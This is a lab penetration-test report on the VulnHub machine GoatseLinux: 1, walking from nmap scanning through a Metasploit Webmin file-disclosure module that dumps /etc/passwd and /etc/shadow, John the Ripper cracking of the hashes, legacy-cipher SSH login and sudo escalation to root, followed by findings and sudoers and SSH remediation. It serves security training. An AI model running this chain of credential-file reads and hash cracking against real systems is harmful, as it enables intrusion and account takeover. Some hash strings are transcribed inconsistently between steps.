

GoatseLinux: 1

VAPT SECURITY ASSESSMENT REPORT

Target Environment :		GoatseLinux: 1 (VulnHub Lab Asset)
Assessment Methodology:	Automated Vulnerability Scan + Manual Offensive Research	
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TABLE OF CONTENTS

- 1.0 Executive Summary & Scope 3**
 - 1.1 Scope of the Assessment 3
 - 1.2 Vulnerability Risk Rating Matrix. 3
- 2.0 Penetration Testing Execution & Lifecycle 4**
 - 2.1 Discovery & Enumeration 4
 - 2.2 Vulnerability Exploitation 5
 - 2.3 Privilege Escalation Lifecycle 6
- 3.0 Detailed Technical Findings 7**
 - 3.1 Misconfigured Sudo Wildcard Privileges. 7
 - 3.2 Over-Privileged Sudo Binary Directives. 8
 - 3.3 Deprecated SSH Cryptographic Suite. 8
- 4.0 Remediation Recommendations 9**

1. EXECUTIVE SUMMARY & SCOPE

A comprehensive security assessment was conducted against the target asset GoatseLinux: 1 running on a virtualized environment. The assessment was performed from an offensive penetration testing perspective to map out the target's attack surface, verify user authorization profiles, and perform privilege escalation maneuvers.

Through an exploit chain starting with an unauthenticated arbitrary file disclosure vulnerability, sensitive configuration files (/etc/passwd and /etc/shadow) were retrieved and cracked locally. By utilizing valid, decrypted system user credentials over an unhardened SSH deployment, local shell sessions were established. Ultimately, a critical misconfiguration in the system's sudoers rules allowed for total, unrestricted administrative compromise (UID 0 / root).

1.1 Scope of the Assessment

- **Target OS / Appliance:** GoatseLinux: 1 (Slax 5.0.7 Linux Engine)
- **Target Asset Host IP:** 192.168.40.128
- **Network Context:** Internal / Local Area Network Testing Matrix

1.2 Vulnerability Risk Rating Matrix

Finding	Severity	Risk Score	Status
Misconfigured Sudo Wildcard Privileges (goatse)	Critical	9.6 / 10	Unremediated
Over-Privileged Sudo Binary Directives (guest)	Medium	6.1 / 10	Unremediated
Deprecated SSH Cryptographic Suite (Legacy Fallback)	Low	3.5 / 10	Unremediated

2. Penetration Testing Execution & Lifecycle

Step 1: Initial Discovery & Host Presentation

Upon initialization of the target environment, the deployment asset presents a native Slax 5.0.7 operating system environment.




Figure: Target Machine Boot Banner Output

Step 2: Active Reconnaissance & Service Enumeration

An active full-port TCP infrastructure scan was conducted using Nmap to profile open network ports, service banners, and protocol versions running on host 192.168.40.128.

```
nmap -Pn -n -sS -sV -p- 192.168.40.128
```



```
(root@kali)-[/home/kali]
# nmap -Pn -n -sS -sV -p- 192.168.40.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-25 02:40 -0400
Nmap scan report for 192.168.40.128
Host is up (0.0067s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp
22/tcp    open  ssh      OpenSSH 3.5p1 (protocol 1.99)
25/tcp    open  smtp     Sendmail
53/tcp    open  domain   ISC BIND 8.2.2-REL
80/tcp    open  http     Apache httpd 1.3.31 ((Unix))
587/tcp    open  smtp     Sendmail
631/tcp    open  ipp      CUPS 1.1
3306/tcp   open  mysql    MySQL (unauthorized)
10000/tcp  open  http     MiniServ 0.01 (Webmin httpd)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.98I=7%D=6/25%Time=6A3CCD52%P=x86_64-pc-linux-gnu%r(NULL
SF:28,"220\x20slax\example\net\x20FTP\x20server\x20ready\n")%r(Gene
SF:ricLines,28,"220\x20slax\example\net\x20FTP\x20server\x20ready\n")
SF:)%r(Help,1F8,"220\x20slax\example\net\x20FTP\x20server\x20ready\n")
SF:214-The\x20following\x20commands\x20are\x20recognized\x20(\x20=>'s\x
SF:20unimplemented\n")\r\n214-USER\x20\x20\x20PASS\x20\x20\x20ACCT
SF:*\x20\x20\x20CWD\x20\x20\x20\x20XCWD\x20\x20\x20\x20CDUP\x20\x20\x
SF:20\x20XCUP\x20\x20\x20\x20SMNT*\x20\x20\x20\r\n214-QUIT\x20\x20\x20\x2
SF:0REIN*\x20\x20\x20PORT\x20\x20\x20\x20PASV\x20\x20\x20\x20TYPE\x20\x20
SF:\x20\x20STRU\x20\x20\x20\x20MODE\x20\x20\x20\x20RETR\x20\x20\x20\x20\r\
SF:n214-STOR\x20\x20\x20\x20STOU*\x20\x20\x20\x20APPE\x20\x20\x20\x20ALLO*\x
SF:20\x20\x20REST\x20\x20\x20\x20RNFR\x20\x20\x20\x20RNT0\x20\x20\x20\x20A
SF:BOR\x20\x20\x20\x20\r\n214-DELE\x20\x20\x20\x20MDTM\x20\x20\x20\x20RMD\
SF:\x20\x20\x20\x20XRMD\x20\x20\x20\x20MKD\x20\x20\x20\x20\x20MKD\x20\
SF:\x20\x20\x20PWD\x20\x20\x20\x20\x20XPWD\x20\x20\x20\x20\r\n214-SIZE\x20\
SF:\x20\x20\x20LIST\x20\x20\x20\x20NLST\x20\x20\x20\x20SITE\x20\x20\x20\x20
SF:SYST\x20\x20\x20\x20STAT\x20\x20\x20\x20HELP\x20\x20\x20\x20NOOP\x20\x2
SF:0\x20\x20\r\n214\x20Direct\x20comments\x20to\x20root@slax\example\net
SF:\r\n")%r(SSLSessionReq,40,"220\x20slax\example\net\x20FTP\x20server
SF:\x20ready\n")\r\n500\x20\x16\x03\x20not\x20understood\n")%r(SMBProgNe
SF:g,28,"220\x20slax\example\net\x20FTP\x20server\x20ready\n")
MAC Address: 00:0C:29:CE:6F:FA (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.84 seconds
```

Figure: Nmap Scan Command Result and Service Version Output

Step 3: Web Application Surface Investigation

The HTTP service running on port 80 was analyzed. Navigating to the index route exposed a static graphical page displaying the text 'GoatseLinux v1.0 - It's wide open!'.




Figure: Port 80 Web Browser Application Homepage

Interacting with the primary visual element redirected the session context to an underlying asset subpath (/goatse.html) which disclosed corporate contact lists and employee names.




Figure: Disclosed Employee Names and Subpage Content

Step 4: Vulnerability Exploitation & Arbitrary File Disclosure

Attention shifted to port 10000 running a legacy instance of Webmin MiniServ 0.01. Brute-force guessing against the portal using default credentials was unsuccessful. Offensive research identified a known unauthenticated arbitrary file disclosure flaw within this specific version of Webmin.

```
msfconsole -q
search webmin
```

```
(root@kali)-[/home/kali]
└─$ msfconsole -q
msf > search webmin

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  exploit/unix/webapp/webmin/_show.cgi_exec                          2012-09-06     excellent Yes    /file/show.cgi Remote Command Execution
1  auxiliary/admin/webmin/_file_disclosure                          2006-06-30     normal  No     File Disclosure
2  exploit/linux/http/webmin/_file_manager_rce                      2022-02-26     excellent Yes    File Manager RCE
3  exploit/linux/http/webmin/_package_updates_rce                  2022-07-26     excellent Yes    Package Updates RCE
4  \_ target: Unix In-Memory                                         .              .      .
5  \_ target: Linux Dropper (x86 & x64)                             .              .      .
6  \_ target: Linux Dropper (ARM64)                                 .              .      .
7  exploit/linux/http/webmin/_packageup_rce                        2019-05-16     excellent Yes    Package Updates Remote Command Execution
8  exploit/unix/webapp/webmin/_upload_exec                        2019-01-17     excellent Yes    Upload Authenticated RCE
9  auxiliary/admin/webmin/_edit_html_fileaccess                    2012-09-06     normal  No     edit_html.cgi file Parameter Traversal Arbitrary File Access
10 exploit/linux/http/webmin/_password_change.cgi_backdoor        2019-08-10     excellent Yes    password_change.cgi Backdoor
11 \_ target: Automatic (Unix In-Memory)                           .              .      .
12 \_ target: Automatic (Linux Dropper)                           .              .      .

Interact with a module by name or index. For example info 12, use 12 or use exploit/linux/http/webmin_backdoor
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropper)'
msf >
```

Figure: Metasploit Search Output for Webmin Vulnerability Modules

```
msf > use 1
msf auxiliary(admin/webmin/file_disclosure) > show options

Module options (auxiliary/admin/webmin/file_disclosure):

Name      Current Setting  Required  Description
-  -  -
DIR       /unauthenticated yes        Webmin directory path
Proxies   no               A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPATH     /etc/passwd     yes        The file to download
RPORT     10000           yes        The target port (TCP)
SSL       false           Negotiate SSL/TLS for outgoing connections
VHOST     no              HTTP server virtual host

Auxiliary action:

Name      Description
-  -  -
Download  Download arbitrary file

View the full module info with the info, or info -d command.
```

Figure: Metasploit Auxiliary Module Options Configuration

```

msf auxiliary(admin/webmin/file_disclosure) > set RHOSTS 192.168.40.128
RHOSTS => 192.168.40.128
msf auxiliary(admin/webmin/file_disclosure) > set RPATH /etc/passwd
RPATH => /etc/passwd
msf auxiliary(admin/webmin/file_disclosure) > run
[*] Running module against 192.168.40.128
[*] Attempting to retrieve /etc/passwd...
[*] The server returned: 200 Document follows
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/var/ftp:
smmmsp:x:25:25:smmmsp:/var/spool/clientmqueue:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:x:32:32:RPC portmap user:/bin/false
sshd:x:33:33:sshd:/:
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
pop:x:90:90:POP:/:
nobody:x:99:99:nobody:/:
guest:x:1000:100::/home/guest:/bin/bash
goatse:x:1002:10::,/home/goatse:/bin/bash
jplman:x:1003:100::,/home/jplman:/bin/bash
jblow:x:1004:100::,/home/jblow:/bin/bash
[*] Auxiliary module execution completed
msf auxiliary(admin/webmin/file_disclosure) >

```

Figure: Successful Local Exploit Execution Extracting the Passwd Document

```

msf auxiliary(admin/webmin/file_disclosure) > set RPATH /etc/shadow
RPATH => /etc/shadow
msf auxiliary(admin/webmin/file_disclosure) > run
[*] Running module against 192.168.40.128
[*] Attempting to retrieve /etc/shadow...
[*] The server returned: 200 Document follows
root:$1$k6V/lmUF$n2iBfemYg/IsVRyjqopr3.:14422:0:0:
bin:*:9797:0:0:
daemon:*:9797:0:0:
adm:*:9797:0:0:
lp:*:9797:0:0:
sync:*:9797:0:0:
shutdown:*:9797:0:0:
halt:*:9797:0:0:
mail:*:9797:0:0:
news:*:9797:0:0:
uucp:*:9797:0:0:
operator:*:9797:0:0:
games:*:9797:0:0:
ftp:*:9797:0:0:
smmmsp:*:9797:0:0:
mysql:*:9797:0:0:
rpc:*:9797:0:0:
sshd:*:9797:0:0:
gdm:*:9797:0:0:
pop:*:9797:0:0:
nobody:*:9797:0:0:
guest:$1$T7.0qXyH$hC4dje14rIUfJXbZUCkdB/:12876:0:99999:7::
goatse:$1$XWz2SF8$sr5ux2i3UpMAf30t5uMtT0:14422:0:99999:7::
jplman:$1$3n00QVVF$Iy21QTWTrHPd5/6ZrAvrj.:14422:0:99999:7::
jblow:$1$35A0vqVF$MoYgZm/DxNS5nBZZk3Y2R1:14422:0:99999:7::
[*] Auxiliary module execution completed
msf auxiliary(admin/webmin/file_disclosure) >


```

Figure: Successful Shadow File Leak Disclosure Displaying Password Hashes

Step 5: Cryptographic Hash Decryption

The extracted MD5crypt (\$1\$) password hashes were transferred to a local file (shadow_hashes.txt) within the attacker container. The John the Ripper password-cracking utility was deployed using the standard rockyou.txt wordlist dictionary.

```
john --wordlist=/usr/share/wordlists/rockyou.txt shadow_hashes.txt
```




```
root@kali: /home/kali/Downloads
# cat << 'EOF' >> shadow_hashes.txt
root:$1$6V/lm/Fo718femlg/1sVRyInopr3:14422:0:1:::
guest:$1$17-OnXv8hnc4fiei4pUE7xbZUKkd8/112876:0:99999:7:::
goatse:$1$1Vw75F85r5ux2i3UnMAF38t5uMHTA:14422:0:99999:7:::
jpe1man:$1$3n0QVVF51y2101WT+HPd5/67rAvr1:14422:0:99999:7:::
jblow:$1$35A0vnVF$MoYg2m/DxNS5nB7Zk3Y2B1:14422:0:99999:7:::
EOF
# ls
shadow_hashes.txt
# john --wordlist=/usr/share/wordlists/rockyou.txt shadow_hashes.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format-md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bobby          (jpe1man)
kokomo         (jblow)
guest          (guest)
gaping         (goatse)
4g 0:00:02:46 83.64% (ETA: 03:56:47) 0.02409g/s 71031p/s 82571c/s 82571C/s 664337756..664191
4g 0:00:02:48 84.91% (ETA: 03:56:46) 0.02388g/s 71381p/s 82784c/s 82784C/s 53891388..53875j
4g 0:00:02:58 91.40% (ETA: 03:56:43) 0.02247g/s 72796p/s 83557c/s 83557C/s 161148..1611000
4g 0:00:02:59 92.15% (ETA: 03:56:43) 0.02234g/s 72978p/s 83679c/s 83679C/s 1303355..13030205
4g 0:00:03:00 92.90% (ETA: 03:56:42) 0.02222g/s 73139p/s 83781c/s 83781C/s 113095jer..1130678517
4g 0:00:03:12 DONE (2026-06-25 03:56) 0.02081g/s 73365p/s 83332c/s 83332C/s ennifer..*7;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
# john --show shadow_hashes.txt
guest:guest:12876:0:99999:7:::
goatse:gaping:14422:0:99999:7:::
jpe1man:bobby:14422:0:99999:7:::
jblow:kokomo:14422:0:99999:7:::
4 password hashes cracked, 1 left
root@kali: /home/kali/Downloads
```

Figure: John the Ripper Actively Decrypting Local Hash Structures

Step 6: Initial Foothold Establishment & SSH Hardening Mismatch

Using the decrypted guest credentials, an interactive remote network access attempt was launched over SSH. The connection was rejected by default by modern Linux clients due to a severe cipher negotiation mismatch, revealing outdated cryptographic configurations.



```
root@kali: /home/kali/Downloads
# ssh guest@192.168.40.128
Unable to negotiate with 192.168.40.128 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1
root@kali: /home/kali/Downloads
```

Figure: Dropped SSH Connection Attempt Showing Key Exchange Failure

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-rsa -c aes128-cbc guest@192.168.40.128
```

```
(root@kali)-[/home/kali/Downloads]
# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-rsa -c aes128-cbc guest@192.168.40.128
The authenticity of host '192.168.40.128 (192.168.40.128)' can't be established.
RSA key fingerprint is: SHA256:25uPigwKnzupFkHd91FCdBukcikl18dkH4oV70QROy
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.40.128' (RSA) to the list of known hosts.
guest@192.168.40.128's password:
Linux 2.6.15.
guest@slax:~$ whoami
guest
guest@slax:~$ ls
```

Figure: Bypassed SSH Protocol Handshake and Successful Shell Establishment

Step 7: Local Enumeration & Authorization Privilege Mapping

Once authenticated as the unprivileged user guest, local privilege checks were run using `sudo -l` to assess configuration rules. The environment disclosed that guest was allowed to execute `/usr/bin/xconf` under administrative privileges without password re-authentication (NOPASSWD).

```
Session  Actions  Edit  View  Help
guest@slax:~$ sudo -l
User guest may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/xconf
guest@slax:~$
```

Figure: Sudo Authorization Capabilities List for the Guest Context

```
guest@slax:~$ sudo -V
Sudo version 1.6.8p9
guest@slax:~$ sudo /usr/bin/xconf
Trying to autoconfigure Xwindow system, please wait...
creating /etc/X11/xorg.conf...
all done. Run startx now. If you get black screen, hit Ctrl+Alt+Plus
guest@slax:~$ id
uid=1000(guest) gid=100(users) groups=17(audio),100(users)
guest@slax:~$ whoami
guest
guest@slax:~$
```

Figure: xconf Utility Execution Demonstrating No Immediate Breakout Path

Step 8: User Lateral Pivot Matrix

Because the guest binary path did not yield immediate root access, a lateral pivot maneuver was conducted by establishing a secondary SSH session utilizing the cracked goatse account profile credentials (gaping).

```
Session Actions Edit View Help
(root@kali)-[/home/kali]
# ssh -oKexAlgorithms+=diffie-hellman-group1-sha1 -oHostKeyAlgorithms+=ssh-rsa -c aes128-cbc goatse@192.168.40.128
goatse@192.168.40.128's password:
Linux 2.6.15.
goatse@slax:~$ id
uid=1002(goatse) gid=10(wheel) groups=10(wheel)
goatse@slax:~$
```

Figure: Successful Terminal Pivot Accessing the goatse Account Context

Step 9: Full Vertical Privilege Escalation to Root

From inside the goatse account session, the administrative configuration was analyzed by running `sudo -l`. The server returned an unrestricted wildcard assignment: (ALL) ALL. This policy grants the profile authorization to execute any command on the operating system with administrative root privileges.

```
goatse@slax:~$ sudo -l
Password:
User goatse may run the following commands on this host:
(ALL) ALL
goatse@slax:~$
```

Figure: Sudo Capabilities Check Proving an Open Sudo Wildcard Policy

```
sudo su
id
```

```
goatse@slax:~$ sudo su
root@slax:/home/goatse# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)
root@slax:/home/goatse#
```

Figure: Root Execution Drop and Confirmation of UID 0 Root Authority

3. DETAILED TECHNICAL FINDINGS

3.1 [CRITICAL] Misconfigured Sudo Wildcard Privileges (goatse)

- **Affected Component:** /etc/sudoers (User Assignment Profile: goatse)
- **CWE Identifier:** CWE-269: Improper Privilege Management

The system configuration file governing elevated task delegation incorporates an insecure authorization entry for the local user profile goatse. Instead of following the Principle of Least Privilege, the account is granted an absolute wildcard rule ((ALL) ALL), allowing it to execute any terminal function as the root authority.

Technical Impact: Any user session or automated script operating under the goatse context can bypass all security access controls instantly. This leads directly to a total compromise of system integrity, full data exfiltration, modification of core configurations, or kernel-level malware insertion.

3.2 [MEDIUM] Over-Privileged Sudo Configuration Directives (guest Account)

- **Affected Component:** /etc/sudoers (User Assignment Profile: guest)
- **CWE Identifier:** CWE-250: Execution with Unnecessary Privileges

The unprivileged account guest is authorized to invoke the root-owned configuration engine /usr/bin/xconf. The rule explicitly appends a NOPASSWD: modifier directive, allowing execution without validating the user's password.

Technical Impact: While automated script profiling indicated that /usr/bin/xconf does not provide an immediate breakout path to an interactive shell, passwordless administrative paths expand the attack surface. Attackers frequently use environment variable manipulation or input injection against such configurations to force arbitrary code execution.

3.3 [LOW] Deprecated SSH Cryptographic Suite (Legacy Fallback)

- **Affected Component:** OpenSSH Server Daemon Network Listener (sshd)
- **CWE Identifier:** CWE-327: Use of a Broken or Risky Cryptographic Algorithm

The active SSH daemon configuration maintains active compatibility support for legacy, deprecated cryptographic suites, including weak key exchanges (diffie-hellman-group1-sha1), legacy public key formats (ssh-rsa), and weak symmetric ciphers (aes128-cbc). Modern clients drop connections to this listener by default to protect transit security.

Technical Impact: Maintaining backward compatibility for insecure ciphers exposes administrative data streams to network sniffing, cryptographic decryption, or Man-in-the-Middle (MitM) positioning.

4. REMEDIATION RECOMMENDATIONS

Phase 1: Critical Insecure Ruleset Revocation (Urgency: Immediate / < 24 Hours)

Edit the system authentication rules via the secure visudo command. Completely comment out or remove the wildcard rule applied to the user goatse.

```
# Locate and remove the following wildcard vulnerability string:
# goatse ALL=(ALL) ALL

# Substitute with explicit binary limits:
goatse ALL=(root) /usr/bin/systemctl restart service_name
```

Phase 2: Restrict Passwordless Sudo Directives (Urgency: Short-Term / 1–3 Days)

Revoke passwordless administrative exemptions for unprivileged service accounts. Ensure all interactive profiles trigger standard password re-authentication cycles before executing elevated utilities.

```
# Modify the guest entry via visudo to eliminate the NOPASSWD flag loophole:
guest ALL=(root) /usr/bin/xconf
```

Phase 3: Cryptographic Hardening of the SSH Listener (Urgency: Medium-Term / 1–2 Weeks)

Upgrade the underlying OpenSSH package and modify /etc/ssh/sshd_config to explicitly deny legacy fallback suites. Enforce modern, secure transit encryption standards.

```
# Enforce resilient, contemporary Key Exchange protocols
KexAlgorithms curve25519-sha256,curve25519-sha256@libssh.org,diffie-hellman-group16-sha512

# Enforce robust symmetric encryption ciphers
Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com

# Restart the listener:
systemctl restart sshd
```

.....